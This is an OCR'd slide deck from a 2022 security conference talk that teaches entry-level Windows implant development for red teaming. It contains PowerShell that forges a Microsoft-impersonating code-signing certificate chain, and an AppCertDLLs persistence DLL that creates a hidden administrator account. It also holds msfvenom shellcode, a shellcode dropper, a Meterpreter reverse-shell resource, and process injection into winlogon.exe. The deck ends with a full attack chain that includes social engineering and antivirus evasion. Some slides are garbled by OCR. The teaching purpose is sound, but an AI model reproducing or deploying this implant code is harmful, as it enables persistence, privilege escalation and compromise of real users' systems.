
GETTING STARTED WITH WINDOWS IMPLANT DEVELOPMENT

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BSIDESROC 2022



\$WHOAMI



- Lecturer (AppSec, Red Teaming, Penetration Testing)
- Undergraduate Program Director, RIT Dept of Computing Security
- Technical Director RIT SAFE Lab
- NECCDC Black Team (2017, 2021)
- ISTS Red Team (Custom Implant Dev, Initial Deployment)
- \$WHOAMINOT -> reverse engineer, dedicated binary analyst, DFIR

\$WHOAREYOU

- Interested in malware development...
 - With the goal of adversary emulation or malware analysis
- Possibly familiar with the MITRE ATT&CK framework
- Some C/C++ background
 - Experience with pointers
- ... but probably have not done serious Windows development
- Also, not my students from CSEC 559/659 this semester (not much new)


AGENDA


- 1. Configuring your malware development environment
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- 3. AppCertDLL Implant (Hello world!)
- 4. Droppers
- 5. Process Injection
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WHAT YOU'LL PROBABLY WANT....


- 1 or more Windows VMs
- Microsoft Visual Studio C++ (Community Edition)
- A (realistic-looking) code signing certificate

VISUAL STUDIO WORKFLOWS / PROJECTS










BUILDING FOR PRODUCTION

Change config to release /x64:

Release × x64


Change runtime library to /MT:





Suppress PDB generation:

External Includes		Generate Debug Info	No
Advanced		Generate Program Database File	\$(OutDir)\$(TargetName).pdb
All Options		Strip Private Symbols	
Command Line		Generate Map File	No
▲ Linker		Map File Name	
General		Map Exports	No
Input		Debuggable Assembly	
Manifest File			
Debugging	.		

GENERATING A REALISTIC SIGNING CERT CHAIN [1]







[1]Authority Info Access
Access Method=Certification Authority Issuer (1.3.6.1.5.5.7.48.2)
Alternative Name:
URL=http://www.microsoft.com/pki/certs/MicRooCerAut_
2010-06-23.crt

GENERATING A REALISTIC SIGNING CERT CHAIN [2]

\$cert = New-SelfSignedCertificate

-Type Custom

-KeySpec Signature

-Subject "CN=Microsoft Root Certificate Authority

2010,O=Microsoft Corporation,

L=Redmond,S=Washington,C=US"

-KeyExportPolicy Exportable

-HashAlgorithm sha256

-KeyLength 2048

-CertStoreLocation "Cert:\CurrentUser\My"

-KeyUsageProperty Sign

-KeyUsage CertSign

-FriendlyName "Microsoft Root Certificate Authority 2010"

-NotBefore

(Get-Date).AddYears(12).AddMonths(4).AddDays(15)

-NotAfter

(Get-Date).AddYears(13).AddMonths(4).AddDays(15)

GENERATING A REALISTIC SIGNING CERT CHAIN [3]

New-SelfSignedCertificate –Type Custom -KeySpec Signature -Subject "CN=Microsoft Windows Production PCA 2011,O=Microsoft Corporation,L=Redmond,S=Washington,C=US" -KeyExportPolicy Exportable -HashAlgorithm sha256 -KeyLength 2048 -CertStoreLocation "Cert:\CurrentUser\My" -Signer \$cert -TextExtension @("2.5.29.37={text}1.3.6.1.4.1.311.10.3.24,1.3.6.1.4.1.311.10.3.37,1.3.6.1.4.1.311.10.3.6,1.3.6.1.5.5.7.3.3", "2.5.29.17={text}DirectoryName=SERIALNUMBER=232770+464923,OU=Microsoft Ireland Operations Limited","2.5.29.31=MEswSaBHoEWGQ2h0dHA6Ly93d3cubWljcm9zb2Z0LmNvbS9wa2lvcHMvY3Js L01pY1dpblByb1BDQTIwMTFfMjAxMS0xMC0xOS5jcmw=","1.3.6.1.5.5.7.1.1=MFMwUQYIKwYBBQUHMAKGR Wh0dHA6Ly93d3cubWljcm9zb2Z0LmNvbS9wa2lvcHMvY2VydHMvTWljV2luUHJvUENBMjAxMV8yMDExLTEwLT E5LmNydA==") -NotBefore (Get-Date).AddYears(-1).AddMonths(4).AddDays(2) -NotAfter (Get-Date).AddMonths(4).AddDays(1)

SIGNING YOUR MALWARE

- Export the root certificate as a .cer (without the private key)
 - Install this on the target system
 - Remove when exercise is complete
- Export the signing certificate as a .pfx (with the private key)
- Add a post-build step:

▲ Linker Command Line signtool sign /f "<path>\CodeSigning.pfx" /p Password123! General Description Input Use In Build Yes Manifest File Debugging System Optimization Embedded IDL Windows Metadata Advanced All Options Command Line Manifest Tool XML Document Genera Browse Information ■ Build Events Pre-Build Event Pre-Link Event Post-Build Event

signtool sign /f "<path>\CodeSigning.pfx" /p Password123! "<path>\sxssrv64.dll"

AGENDA

- 1. Configuring your malware development environment
- 2. Windows Development
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WRITING DLLS

- Executable code w/o defined entry point
- Imported with LoadLibrary
- DLLMain triggers when loaded
- Pointers to exported functions can be fetched with GetProcAddress
- Some use cases may need a module definition file (.def)

```
This function can be fetched with GetProcAddress
 extern "C" declspec(dllexport)
□void SampleFunct(void) {
     MessageBox(NULL, TEXT("Hello!"), TEXT("In the function"), MB_OK);
 This function cannot be fetched with GetProcAddress
□void NotExported(void)
     printf("BLAH\n");
 BOOL APIENTRY DllMain( HMODULE hModule,
                        DWORD ul reason for call,
                        LPVOID lpReserved
     MessageBox(NULL, TEXT("Hello!"), TEXT("DllMain"), MB_OK);
     return TRUE;
```

USING DLLS

- Create a pointer of type __stdcall
 - Example assumes no return/args
 - May want WINAPI* instead of __stdcall*
- Load the DLL
- Find the address (in memory) of the function you want to call
- Call the function
- Unload the library from memory

```
This function can be fetched with GetProcAddress
extern "C" declspec(dllexport)
void SampleFunct(void) {
    MessageBox(NULL, TEXT("Hello!"), TEXT("In the function"), MB OK);
 typedef void ( stdcall* dllFun)();
∃void main(void) {
    dllFun myfun;
    HINSTANCE mydll = LoadLibrary(L"C:\\Users\\Rob\\Desktop\\ExampleDLL.dll");
    myfun = (dllFun) GetProcAddress(mydll, "SampleFunct");
    myfun();
    FreeLibrary(mydll);
```

DLL INJECTION TL;DR

- 1. Create a DLL
- 2. Add malicious code to DLLMain
- 3. Force/trick another application to call LoadLibrary on your DLL
 - Trivial if you have admin permissions
 - Plenty of techniques, such as DLL Search Order Hijacking
- 4. Payload fires with the permissions of the application that imported it

AGENDA


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WHAT IF...

- There was a mechanism to inject your DLL into every executable?
- Well, there is.... it's a feature, not a bug
- Whenever a Windows binary imports Kernel32.dll, all AppCertDLLs are imported
 - HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\AppCertDLLs
- Windows 11, Server 2019, and Windows 10 all require Authenticode signature
 - The trust anchor is the local machine's trusted root certificate store

https://attack.mitre.org/techniques/T1546/009/


SETTING THE REGISTRY



Registry Editor									
File	Edit	View	Favorites Help						
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDLLs									
		~	Session Manager	Name	Туре	Data			
		ApiSetSchemaExtensions	ab (Default)	REG SZ	(value not set)				
			=== AppCertDLLs	ab uhoh	REG_SZ	C:\Users\nerdprof\Desktop\bad.dll			
			- AppCompatCache	~					

LIMITATIONS

- LoadLibrary() causes process to acquire Loader Lock
- LoadLibrary() triggers DLLMain
- DLLMain cannot call any functions that wait on Loader Lock
 - Difficult to create processes / threads
 - Most network communications
- Plenty of room for shenanigans, though (NetUser)



PAYLOAD

```
LPWSTR host = (LPWSTR)TEXT("malware-dev-vm");
LPWSTR admingroup = (LPWSTR)TEXT("Administrators");
LPWSTR rdpgroup = (LPWSTR)TEXT("Remote Desktop Users");
LPWSTR username = (LPWSTR)TEXT("Highlander");
USER INFO 1 ui;
ui.usri1 name = username;
ui.usri1 password = (LPWSTR)TEXT("SecretSquirrel1");
ui.usri1 priv = USER PRIV USER;
ui.usri1 home dir = NULL;
ui.usri1 comment = NULL;
ui.usri1 flags = UF SCRIPT;
ui.usri1 script path = NULL;
LOCALGROUP INFO 1 localgroup;
localgroup.lgrpi1 name = (LPWSTR)TEXT("Administrators");
LOCALGROUP MEMBERS INFO 3 localgroup members;
localgroup members.lgrmi3 domainandname = username;
DWORD dwLevel = 1;
NET API STATUS status = NULL;
DWORD dwError = 0;
status = NetUserAdd(host, dwLevel, (LPBYTE)&ui, &dwError);
```

Used By HONEYBEE FIN8

DEMO REMOVED FOR RELEASE

PLEASE SEE ACCOMANYING VIDEO

AGENDA

- 1. Configuring your malware development environment
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- 4. <u>Droppers</u>
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DROPPERS - GATEWAY TO EXECUTION

- Executables that execute (malicious) shellcode
 - Shellcode directly executable instructions that lack the wrapper of a standard EXE
- Pattern....
 - Allocate new virtual memory to hold shellcode
 - Copy shellcode into allocated memory

Create a process/thread pointed at virtual memory

VirtualAllocEx()

RtlMoveMemory()

WriteProcessMemory()

CreateThread()

SAMPLE SHELLCODE GENERATION

```
—(kali⊛kali)-[~]
smsfvenom -p windows/exec CMD=calc.exe -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 193 bytes
Final size of c file: 835 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
\xsp{x}52\xoc\x8b\x52\x14\x8b\x72\x28\xof\xb7\x4a\x26\x31\xff}
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"x57x8bx52x10x8bx4ax3cx8bx4cx11x78xe3x48x01xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
\x01\x06\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03
x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b
\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24
"x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

SHELLCODE STORAGE

As a local variable \rightarrow Malicious code appears in .text (sus)

As a global variable \rightarrow Malicious code appears in .data

As a resource file \rightarrow Malicious code appears in .rsc

SAMPLE DROPPER

```
void* memPtr:
HANDLE thread:
HGLOBAL resourceHandle;
HRSRC resource;
unsigned char* resourcePayload;
unsigned int payloadSize;
resource = FindResource(NULL, MAKEINTRESOURCE(IDR PAYLOAD1), L"payload");
resourceHandle = LoadResource(NULL, resource);
resourcePayload = (unsigned char*)LockResource(resourceHandle);
payloadSize = SizeofResource(NULL, resource);
memPtr = VirtualAlloc(0, payloadSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
RtlMoveMemory(memPtr, resourcePayload, payloadSize);
thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)memPtr, 0, 0, 0);
WaitForSingleObject(thread, -1);
```


METERPRETER SHELLCODE AS A RESOURCE FILE

```
dropper-rev.rc - I..._PAYLOAD1 - RCDATA 🖘 🗴 Source.cpp*
                                                                                      Resource View - dropper-rev
00000000 FC E8 8F 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B

▲ I dropper-rev

00000010 52 0C 8B 52 14 31 FF 8B 72 28 0F B7 4A 26 31 C0 R..R.1..r(..J&1.
                                                                                         dropper-rev.rc
00000020 AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 49 75 EF 52
                                                         .<a ., .....Iu.R
                                                                                           "payload"
00000030 57 8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4C
                                                          W.R..B<...@x..tL
                                                                                                IDR_PAYLOAD1
00000040 01 D0 8B 58 20 8B 48 18 50 01 D3 85 C9 74 3C 49
                                                          ...X .H.P....t<I
00000050 31 FF 8B 34 8B 01 D6 31 C0 C1 CF 0D AC 01 C7 38
                                                          1..4...1......8
00000060 E0 75 F4 03 7D F8 3B 7D 24 75 E0 58 8B 58 24 01
                                                          .u..}.;}$u.X.X$.
00000070 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89
                                                          .f..K.X.....
00000080 44 24 24 5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12
                                                          D$$[[aYZQ..X Z..
                                                          .....]h32..hws2
00000090 E9 80 FF FF FF 5D 68 33 32 00 00 68 77 73 32 5F
000000a0 54 68 4C 77 26 07 89 E8 FF D0 B8 90 01 00 00 29
                                                          ThLw&....)
                                                          .TPh).k...j.h...
000000b0 C4 54 50 68 29 80 6B 00 FF D5 6A 0A 68 0A 00 02
         07 68 02 00 20 E5 89 E6 50 50 50 50 40 50 40 50
                                                           .h.. ...PPPP@P@P
         68 EA 0F DF E0 FF D5 97 6A 10 56 57 68 99 A5 74
                                                          h....j.VWh..t
         61 FF D5 85 C0 74 0A FF 4E 08 75 EC E8 67 00 00
                                                          a....t..N.u..g..
                                                          .j.j.VWh...
         00 6A 00 6A 04 56 57 68 02 D9 C8 5F FF D5 83 F8
00000100
                                                          .~6.6j@h....Vj.h
         00 7E 36 8B 36 6A 40 68 00 10 00 00 56 6A 00 68
00000110
        58 A4 53 E5 FF D5 93 53 6A 00 56 53 57 68 02 D9
                                                          X.S....Sj.VSWh...
00000120
         C8 5F FF D5 83 F8 00 7D 28 58 68 00 40 00 00 6A
                                                           . .....}(Xh.@..j
00000130
         00 50 68 0B 2F 0F 30 FF D5 57 68 75 6E 4D 61 FF
                                                          .Ph./.0..WhunMa.
         D5 5E 5E FF 0C 24 0F 85 70 FF FF FF E9 9B FF FF
                                                           .^^..$..p.....
        FF 01 C3 29 C6 75 C1 C3 BB F0 B5 A2 56 6A 00 53
00000150
                                                          ...).u.....Vj.S
00000160 FF D5
```

MALWARE IN GHIDRA



AGENDA

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HIGH-LEVEL PROCESS INJECTION

- Just a dropper for another process...
- Pattern....
 - Find the process to inject into...
 - Allocate new virtual memory to hold shellcode
 - Allows you to allocate memory in other processes
 - Copy shellcode into allocated memory

Create a process/thread pointed at virtual memory

(More in that in a min)

VirtualAllocEx()

RtlMoveMemory()

WriteProcessMemory()

CreateRemoteThread()

FINDING YOUR PROCESS ID

HANDLE snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)

- Provides access to (effectively) a linked list of running processes similar to tasklist
- Fetch the first process in the linked list

PROCESSENTRY32 curproc

Process32First(snap, &curproc)

Name of current process (explorer.exe)

Process name you're looking for

• Iterate over the linked list



while (Process 32 Next (snap, & curproc)) { if (wcscmp (proc.sz ExeFile, win ProcName) == 0) ...}

PROCESS INJECTION

```
HANDLE remoteProcess;
remoteProcess = OpenProcess( PROCESS_CREATE_THREAD |
    PROCESS_QUERY_INFORMATION |
    PROCESS_VM_OPERATION |
    PROCESS_VM_READ |
    PROCESS_VM_WRITE,
    FALSE,
    (DWORD)procID);
```

```
LPVOID addr = NULL; // Ptr to memory in remote process we allocate

HANDLE threadHandle = NULL; // Ptr to the remote thread we create to run payload

SIZE_T bytesWritten;

msfvenom shellcode

//Allocate memory in remote process
addr = VirtualAllocEx(remoteProcess, NULL, payloadLenger, MEM_COMMIT, PAGE_EXECUTE_READ);
WriteProcessMemory(remoteProcess, addr, (PVOID)payload, (SIZE_T)payloadLength, &bytesWritten);
threadHandle = CreateRemoteThread(remoteProcess, NULL, 0, (LPTHREAD_START_ROUTINE)addr, NULL, NULL);
```

Encrypt API calls for added stealth

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WHAT MIGHT THE FULL PLATFORM LOOK LIKE?

- Step 0: Write your malicious DLL w/ payload in DLLMain
- Step 1: Write a Powershell one-liner to....
 - Check the AppCertDLL registry key every X seconds/minutes/hours
 - Whenever it is unset...
 - Download a .CER (public key) and insert it into the Trusted Root CAs
 - Download a DLL and drop it onto the filesystem
 - Set AppCertDLL registry key

WHAT MIGHT THE FULL PLATFORM LOOK LIKE?

• Step 2: Generate shellcode for your Powershell one-liner

s msfvenom -p windows/exec CMD='powershell.exe -command "\$statusCheck=Get-ItemProperty -Path \"HKLM:\System\CurrentControlSet\Control\Session Manager\AppCertDLLs\" -Name \"ugh\"; \$statusCh [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload No encoder specified, outputting raw payload Payload size: 346 bytes Final size of c file: 1480 bytes unsigned char buf[] = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30" $"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff'$ "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52" "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1' "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b" "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03' "\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b' "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24" "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb' "\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f" "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5' "\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a' "\x00\x53\xff\xd5\x70\x6f\x77\x65\x72\x73\x68\x65\x6c\x6c\x2e" "\x65\x78\x65\x20\x2d\x63\x6f\x6d\x6d\x61\x6e\x64\x20\x22\x24" Encrypt malware for added stealth "\x73\x74\x61\x74\x75\x73\x43\x68\x65\x63\x6b\x3d\x47\x65\x74' "\x2d\x49\x74\x65\x6d\x50\x72\x6f\x70\x65\x72\x74\x79\x20\x2d' "\x50\x61\x74\x68\x20\x5c\x22\x48\x4b\x4c\x4d\x3a\x5c\x53\x79' "\x73\x74\x65\x6d\x5c\x43\x75\x72\x72\x65\x6e\x74\x43\x6f\x6e\ "\x74\x72\x6f\x6c\x53\x65\x74\x5c\x43\x6f\x6e\x74\x72\x6f\x6c"

"\x5c\x53\x65\x73\x73\x69\x6f\x6e\x20\x4d\x61\x6e\x61\x67\x65" "\x72\x5c\x41\x70\x70\x43\x65\x72\x74\x44\x4c\x4c\x73\x5c\x22" "\x20\x2d\x4e\x61\x6d\x65\x20\x5c\x22\x75\x67\x68\x5c\x22\x3b" "\x20\x24\x73\x74\x61\x74\x75\x73\x43\x68\x65\x63\x6b\x3b\x22"

WHAT MIGHT THE FULL PLATFORM LOOK LIKE?

- Step 3: Write a process injector to inject your shellcode into a highly privileged process
 - winlogon.exe is pretty good
 - Isass.exe is not that great (tends to blue screen)
- Step 4: Social engineer someone into running your injector as an administrator
- Step 5: Make use of your payload

WHERE COULD THIS GO WRONG?

- AV catches your injector (likely)
- AV catches your malicious DLL (less likely)
- Someone uploads either to Virus Total (very likely)
- Your signing certificate gets removed
 - There are tools for auditing against MSFT's certs
- Registry / Registry key changes are being watched
- Powershell is unable to execute
- The user reboots the system (bye-bye proc injection)



MalwareHunterTeam @malwrhunterteam · 22m

71a0f9024181837ad587ecabd7fc3ffba88d38249be002322cb176bbdc43a

PDB: "C:\Users\Rob\Desktop\GitLab\Personal Projects\payload-encryptor \EncryptedInjector\x64\Release\EncryptedInjector.pdb" cc @VK_Intel @bryceabdo @JAMESWT_MHT

Found match: %ws
Not Found: %ws
kernel32.dll
Payload is running...
Notepad.exe
Done looking, not found
Walking the table bailed, error
ProcID: %d
All done
Injection failed



Replying to @malwrhunterteam @VK_Intel and 2 others


Sorry about this. This was a proof-of-concept I was demonstrating in a course of mine yesterday.

8:26 PM · Mar 2, 2022 · Twitter Web App

SOME CLOSING THOUGHTS...

- Goal? Demystifying entry-level Windows malware development
- Why? Adversary emulation & reverse engineering
- How? C / C++
- And then... let's hope nothing in the planned execution chain gets caught

Self-Operating Napkin



Any questions?

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